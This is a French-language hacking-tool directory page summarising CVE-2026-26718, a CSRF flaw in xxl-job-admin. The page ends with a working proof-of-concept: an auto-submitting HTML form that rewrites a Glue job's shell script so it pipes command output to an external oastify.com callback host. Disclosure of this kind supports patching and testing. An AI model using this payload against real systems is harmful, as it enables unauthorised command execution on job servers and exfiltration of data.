Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-26718 — Une vulnérabilité de falsification de requête intersite (CSRF) existe dans l'application Web xxl-job-admin qui permet à un attaquant d'effectuer des modifications non autorisées sur les scripts shell Glue IDE. Le point de terminaison affecté manque de validation de jeton CSRF appropriée et accepte des méthodes HTTP arbitraires via un mappage de requête permissif. | Kitploit
Outils/GitHubGitHub/ibrahim-sartawi/cve-2026-26718
Analyse des VulnérabilitésExploitationÉvasion IDS/IPSExploitation d'Applications WebSécurité WebTests d'Intrusion
GitHubibrahim-sartawi/cve-2026-26718

CVE-2026-26718

Voir le dépôt
114il y a 2 moisPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →

À propos

Une vulnérabilité de falsification de requête intersite (CSRF) existe dans l'application Web xxl-job-admin qui permet à un attaquant d'effectuer des modifications non autorisées sur les scripts shell Glue IDE. Le point de terminaison affecté manque de validation de jeton CSRF appropriée et accepte des méthodes HTTP arbitraires via un mappage de requête permissif.

Partager

Description

Résumé

Une vulnérabilité de type Cross-Site Request Forgery (CSRF) existe dans l'application web xxl-job-admin, permettant à un attaquant d'effectuer des modifications non autorisées sur les scripts shell de Glue IDE. Le point de terminaison concerné ne valide pas correctement les jetons CSRF et accepte des méthodes HTTP arbitraires via un mappage de requêtes permissif.

Produits concernés

xxl-job < 3.4.0

Impact

Un attaquant peut tromper un administrateur authentifié pour qu'il effectue des modifications non autorisées sur les scripts shell de Glue IDE.



Preuve de Concept

Diapositive1 Diapositive2 Diapositive3 Diapositive4

Charge utile


// Decode and change it 

<html>
  <body>
    <form action="https://domain.com/jobcode/save">
      <input type="hidden" name="id" value="294" />
      <input type="hidden" name="glueSource" value="&#35;&#33;&#47;bin&#47;bash&#10;id&#32;&#124;&#32;curl&#32;&#45;d&#32;&#64;&#45;&#32;http&#58;&#47;&#47;qic8br6d6om2j459zk4evuimldr4f03p&#46;oastify&#46;com&#32;&#10;exit&#32;0&#10;" />
      <input type="hidden" name="glueRemark" value="12345" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>

Crédits à Ibrahim Sartawi

Télécharger l’outil